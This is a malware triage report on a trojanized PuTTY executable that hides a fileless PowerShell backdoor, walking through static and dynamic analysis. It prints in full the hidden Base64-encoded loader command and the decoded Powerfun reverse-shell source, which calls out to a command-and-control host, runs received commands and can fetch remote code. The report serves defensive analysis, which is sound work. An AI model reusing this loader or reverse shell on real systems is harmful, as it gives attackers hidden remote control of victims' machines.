Malware Analysis Reporting
Prepared a Malware Analysis Report.

Malware Analysis & Triage Report
Biscotti Diskette Research Malware Bundle
Dec 2025 | Biscotti Diskette | v1.0
Table of Contents
- Table of Contents
- Executive Summary
- High-level Sample Summary
- Technical Analysis Walkthrough
- Appendix
Executive Summary
BDPortBundle is a collection of malware samples that have been recovered from a range of clients. These samples have a variety of different technologies that they utilize to achieve their objectives. A chart has been included for quick reference to the different samples that have been analyzed. All samples were discovered in Q4 2025 with analysis beginning immediately.

YARA signature rules are attached in Appendix A.
High-level Sample Summary
| Sample Number | Sample Name | BD Code Name | Malware Type | SHA256 Hash |
|---|---|---|---|---|
| 1 | putty.exe | SillyPutty | Trojanized PuTTY/Fileless Backdoor | 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83 |
Technical Analysis Walkthrough
SAMPLE 1 Analysis Walkthrough
Summary
A trojanized version of PuTTY was discovered that contains an embedded PowerShell backdoor. While the PuTTY interface appears legitimate, the executable quietly decodes and runs a hidden payload entirely in memory. This payload establishes an encrypted reverse connection to an attacker controlled server, giving the adversary interactive remote access to the system.
Because the malware operates without dropping additional files or creating persistence, it is difficult to detect using traditional antivirus tools. Its design suggests targeted exploitation rather than broad distribution. Immediate containment, host memory analysis, and credential auditing are recommended.
Basic Facts
- File Type:
- Windows PE EXE (PuTTY) – trojanized, legitimate UI preserved.
- Contains embedded, Base64-encoded malicious payload inside.
- Obfuscation:
- Clean PuTTY UI and functionality preserved as a decoy.
- Payload hidden as Base64 blob.
- No dropped artifacts → fileless second stage.
- PowerShell injected into legitimate PuTTY.exe binary.
- Behavior:
- User launches trojanized putty.exe.
- Legit PuTTY window renders normally (decoy).
- Hidden thread spawns in background.
- Malicious Base64 decoded in memory.
- PowerFun backdoor payload base64 decode and executed in memory.
Timeline
| T+0:00 | User double-clicks putty.exe |
| T+0:01 | PuTTY UI window renders (decoy) |
| T+0:02 | Hidden PowerShell process spawned with evasion flags |
| T+0:03 | Base64 payload decoded in memory |
| T+0:04 | Gzip decompression |
| T+0:05 | PowerFun backdoor executed |
| T+0:06 | DNS query for bonus2.corporatebonusapplication.local |
| T+0:07 | TLS connection established to C2 (port 8443) |
| T+0:08 | Reverse shell active, awaiting commands |
Basic Static Analysis
The first step is to run file against the binary to determine what the file is. This is a 32-bit Windows executable.
C:\Users\win\Desktop
λ file putty.exe
putty.exe: PE32 executable (GUI) Intel 80386, for MS Windows, 10 sections
Next, run FLOSS to extract strings from the binary. Output is redacted for brevity.
C:\Users\win\Desktop
λ FLOSS.exe putty.exe > puttyfloss.txt
INFO: floss: extracting static strings
WARNING: viv_utils: cfg: incomplete control flow graph
WARNING: viv_utils: cfg: incomplete control flow graph
WARNING: viv_utils: cfg: incomplete control flow graph
WARNING: viv_utils: cfg: incomplete control flow graph
finding decoding function features: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 2786/2786 [00:14<00:00, 189.45 functions/s, skipped 675 library functions (24%)] INFO: floss.stackstrings: extracting stackstrings from 1993 functions
INFO: floss.results: Proxy error:
INFO: floss.results: 0WB4
INFO: floss.results: 1WB4
INFO: floss.results: xzzz
INFO: floss.results: xzzz
INFO: floss.results: xzzz
INFO: floss.results: xzzz
INFO: floss.results: 0.0.0.0
extracting stackstrings: 100%|███████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 1993/1993 [00:24<00:00, 81.28 functions/s] INFO: floss.tightstrings: extracting tightstrings from 105 functions...
INFO: floss.results: 7377
INFO: floss.results: w737
INFO: floss.results: 373?3;3
INFO: floss.results: 37373?3
INFO: floss.results: j:,4;87
INFO: floss.results: EbPZ
INFO: floss.results: BRix
extracting tightstrings from function 0x49e120: 100%|██████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 105/105 [00:10<00:00, 10.26 functions/s] INFO: floss.string_decoder: decoding strings
INFO: floss.results: Assertion failed!
INFO: floss.results: File: ../memory.c
emulating function 0x46d418 (call 15/111): 100%|█████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████████| 56/56 [00:43<00:00,  1.29 functions/s] INFO: floss: finished execution after 205.44 seconds
INFO: floss: rendering results
Reviewing the string list reveals a PowerShell command not present in standard PuTTY binaries.

Extract the Powershell command so it can be properly reviewed.
powershell.exe -nop -w hidden -noni -ep bypass "&([scriptblock]::create((New-Object System.IO.StreamReader(New-Object System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA=='))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
The PowerShell command sets four options when executing:
-
-nop: No profile -
-w hidden: Hidden window -
-noni: Non-interactive -
-ep bypass: Execution Policy bypass
This configuration is characteristic of malicious PowerShell usage.
It uses scriptblock::create to dynamically generate executable PowerShell code at runtime, avoiding disk writes and operating as a fileless attack.
&([scriptblock]::create( ... ))
The first characters in the Base64 blob indicate it is a gzip-compressed file.
[System.Convert]::FromBase64String('H4sIAO...')
The second part of the script converts that blob into bytes and loads it into a memory stream. It decompresses bytes using gzip and reads the plaintext payload. It hands the results back to the ScriptBlock::Create() function and runs it directly in memory.
     [System.Convert]::FromBase64String('H4sIAO...')
     New-Object System.IO.MemoryStream
     New-Object System.IO.Compression.GzipStream(..., Decompress)
     New-Object System.IO.StreamReader(...).ReadToEnd()
The base64 blob needs to be decoded into a file for further analysis. Run file to confirm that the extracted file is valid.
| payload.gz | b76be7c97a3d4c5d69041b5fe4ccaf450e4a34d432dbbc8bd548711a5085e703 |
remnux@remnux:~$ echo 'H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87yUlypLjBNtUL7aGczlz5kL9AGOxQbkoOIRwK1OtkcN8B5/Mz6SQHCW8g0u6RvidymTX6RhNplPB4TfU4S3OWZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfASF7TIdCQxMScpzZRx4WlZ4EFrLMV2R55pGHlLUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7xIrFaUJ/1jaawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCvfgCVSroAvw4DIf4D3XnKk25QHlZ2pW2WKkO/ofzChNyZ/ytiWYsFe0CtyITlN05j9suHDz+dGhKlqdQ2rotcnroSXbT0Roxhro3Dqhx+BWX/GlyJa5QKTxEfXLdK/hLyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0ZdOoohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7ewV4MgKMww7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7TOJ3NPPtrm3VAyHBgnqcfHwd7xzfypD72pxq3miBnIrGTcH4+iqPr68DW4JPV8bu3pqXFRlX7JF5iloEsODfaYBgqlGnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HIdzK9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQO37HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3+6ok4Z6G1XTsxncGJeWG7cvyAHn27HWVp+FvKJsaTBXTiHlh33UaDWw7eMfrfGA1NlWG6/2FDxd87V4wPBqmxtuleH74GV/PKRvYqI3jqFn6lyiuBFVOwdkTPXSSHsfe/+7dJtlmqHve2k5A5X5N6SJX3V8HwZ98I7sAgg5wuCktlcWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCekVXzocf372HJ/ha6LDyCo6KI1dDKAmpHRuSv1MC6DVOthaIh1IKOR3MjoK1UJfnhGVIpR+8hOCi/WIGf9s5naT/1D6Nm++OTrtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQOXxyH4rirE0J3L9kF8i/mtl93dQkAAA==' | base64 -d > payload.gz
remnux@remnux:~$ file payload.gz
payload.gz: gzip compressed data, last modified: Mon Sep 27 12:58:13 2021, max compression, from Unix, original size modulo 2^32 2421
Decompress the gz archive. Run file again to check what was just extracted.
remnux@remnux:~$ gzip -d payload.gz
remnux@remnux:~$ ls
Desktop    Downloads  payload   Public  sheetsForFinancial.xlsm  Videos
Documents  Music      Pictures  sheets  Templates
remnux@remnux:~$ file payload
payload: ASCII text
Check the underlying Powershell code that was embedded in the Powershell payload.
remnux@remnux:~$ cat payload
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
function powerfun
{
    Param(
    [String]$Command,
    [String]$Sslcon,
    [String]$Download
    )
    Process {
    $modules = @()
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }

    $stream = $client.GetStream()

    if ($Sslcon -eq "true")
    {
        $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
        $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
        $stream = $sslStream
    }

    [byte[]]$bytes = 0..20000|%{0}
    $sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft Corporation. All rights reserved.`n`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)

    if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }

    $sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')
    $stream.Write($sendbytes,0,$sendbytes.Length)

    while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
    {
        $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
    }
    $client.Close()
    $listener.Stop()
    }
}

powerfun -Command reverse -Sslcon true
The new code contains the Command and Control (C2) server domain name and port number.

The front comment confirms the Powerfun backdoor payload.
# Powerfun - Written by Ben Turner & Dave Hardy
The WebClient library allows downloading additional malicious components, bypassing corporate proxies using the victim’s own NTLM credentials.
$wc = New-Object Net.WebClient
$wc.UseDefaultCredentials = $true
$wc.Proxy.Credentials = $wc.Credentials
There is function called Powerfun that is the function that provides the core functionality. There are two modes, bind mode and reverse mode. Bind mode opens a port on the victim machine, and the attacker connects in to the new port. Reverse mode connects out to an attackers server and port. This is because most firewalls block inbound connections.
    if ($Command -eq "bind")
    {
        $listener = [System.Net.Sockets.TcpListener]8443
        $listener.start()
        $client = $listener.AcceptTcpClient()
    }
    if ($Command -eq "reverse")
    {
        $client = New-Object System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
    }
The payload has also has TLS wrapping for the stream
$sslStream = New-Object System.Net.Security.SslStream(...)
$sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
$stream = $sslStream
The socket processing starts by sending the banner with the username and hostname. Then, it enters a full I/O loop. It executes arbitrary PowerShell using Invoke-Expression. Finally, it sends the output back to the operator.
$EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
        $data = $EncodedText.GetString($bytes,0, $i)
        $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

        $sendback2  = $sendback + 'PS ' + (Get-Location).Path + '> '
        $x = ($error[0] | Out-String)
        $error.clear()
        $sendback2 = $sendback2 + $x

        $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
        $stream.Write($sendbyte,0,$sendbyte.Length)
        $stream.Flush()
There also a section for downloads.
if ($Download -eq "true")
    {
        $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
        $stream.Write($sendbytes,0,$sendbytes.Length)
        ForEach ($module in $modules)
        {
            (Get-Webclient).DownloadString($module)|Invoke-Expression
        }
    }
The script hides its tracks and ends gracefully.
$client.Close()
$listener.Stop()
Now, that the code has been reviewed. Execution will confirm the findings.
powerfun -Command reverse -Sslcon true
Basic Dynamic Analysis
Start Procmon and configure filters for the putty.exe and powershell.exe process names.

INETSim doesn’t serve port 8443, so a netcat listener is used to capture the connection. Typically, ncat or socat would handle SSL, but REMnux lacks these tools—nc suffices for this analysis.
remnux@remnux:~$ nc -nlvp 8443
Listening on 0.0.0.0 8443

Start Regshot and take the 1st Shot.

Detonate the putty.exe executable. PowerShell opens briefly behind PuTTY but closes too quickly to capture.

DNS results in Wireshark confirm the domain identified in static analysis.
The shell receives encrypted data. Testing with whoami causes a crash—the TLS encryption prevents plaintext command execution without proper SSL handling.
remnux@remnux:~$ nc -nlvp 8443
Listening on 0.0.0.0 8443
Connection received on 10.0.0.23 50281
��i.���r���%.��{0�j���<���BE}*�,�+�0�/���$�#�(�'�
� ����=<5/
l+)&bonus2.corporatebonusapplication.local
#�whoami

The TLS communication can be viewed in Wireshark on the REMNux machine.
Take the 2nd Shot in Regshot. Output review reveals no persistence-related registry modifications.

